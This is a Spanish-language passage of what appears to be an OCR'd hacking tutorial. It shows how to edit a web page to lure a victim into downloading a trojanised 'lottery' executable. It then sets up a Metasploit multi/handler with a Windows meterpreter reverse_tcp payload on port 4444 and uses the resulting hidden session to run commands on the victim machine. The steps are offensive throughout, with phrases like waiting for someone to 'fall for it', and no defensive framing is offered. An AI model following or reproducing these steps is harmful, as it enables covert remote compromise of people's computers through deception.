
Una vez dentro abrimos el archivo **“index.html”,** con la herramienta nano para modificarlo y que a nuestra victima le llame la atención:





Una vez dentro modificamos el index.html a nuestro gusto para engañar a la víctima:




Quedando de la siguiente manera:







El archivo .exe se guardará en la carpeta descargas.




USANDO EXPLOIT PARA ESCUCHAR CONTINUAMENTE POR EL PUERTO 4444, EL CUAL PREVIAMENTE HEMOS CONFIGURADO EN EL ARCHIVO INFECTADO.

Para poder escuchar por medio del puerto 4444, debemos buscar handler en la terminal.


PASO 1.

Estando en metasploit como usuario root buscamos **"handler"**, en la terminal.




PASO 2.

Tenemos que buscar el que se llama **multihandler,** el cual es el número 51, un payload genérico.



PASO 3.

Usaremos el comando **“use exploit/multi/handler”.**




PASO 4.

Ahora configuramos las opciones, indicando a que ip y por qué puerto quiero escuchar. Para ello ejecutamos el comando **"options",** con el objetivo de verificar que nos pide como requisito.

PASO 5.

Ahora configuramos la ip por medio de la cual queremos escuchar, para eso usaremos el comando **"set LHOST 192.168.2.8".**



PASO 6.

Verificamos que la ip de nuestro parrot ya está configurada en las opciones.

PASO 7.

Ahora configuraremos el payload, para que utilice el que nosotros configuramos y no el genérico. Para ello ejecutamos:


“set payload windows/meterpreter/revese_tcp”

PASO 8.


Verificamos que nuestro payload se configuro correctamente. Para ello usamos el comando **“options”.**

PASO 9.


Ahora llego el momento de ejecutar el malware creado y poder escuchar. Para ello ejecutamos el comando **“run”,** una vez iniciado la escucha, por el puerto 4444, solo toca esperar que alguien caiga.



Ahora vamos a la máquina cliente y abrimos el archivo de lotería.




La máquina víctima no se percatará de nuestra presencia, ya que en el todo sigue funcionando con normalidad. Pero si pasamos a Parrot, veremos una sesión abierta. Ubicada en la carpeta Descargas.




PASO 10.

Ahora podemos ver que es como si estuviéramos en CMD del cliente y podemos ejecutar comandos, por ejemplo, ver la configuración de red, con ipconfig.




PASO 11.

Hacemos un ls. Para verificar lo que contiene esta máquina en la carpeta Descargas.




PASO 12.

Salimos de Download para ver que mas tiene esta máquina.



PASO 13:

Vamos a verificar todas las conexiones tcp, para ello usaremos el comando: **“netstat”.** Esto del lado de la víctima.



Si nos vamos al final podemos ver que estamos siendo escuchados por otra dirección ip. En este caso la dirección de nuestro parrot, la cual esta como conexión tcp. Ahora, podemos hacer cualquier cosa que nosotros querramos en la máquina víctima.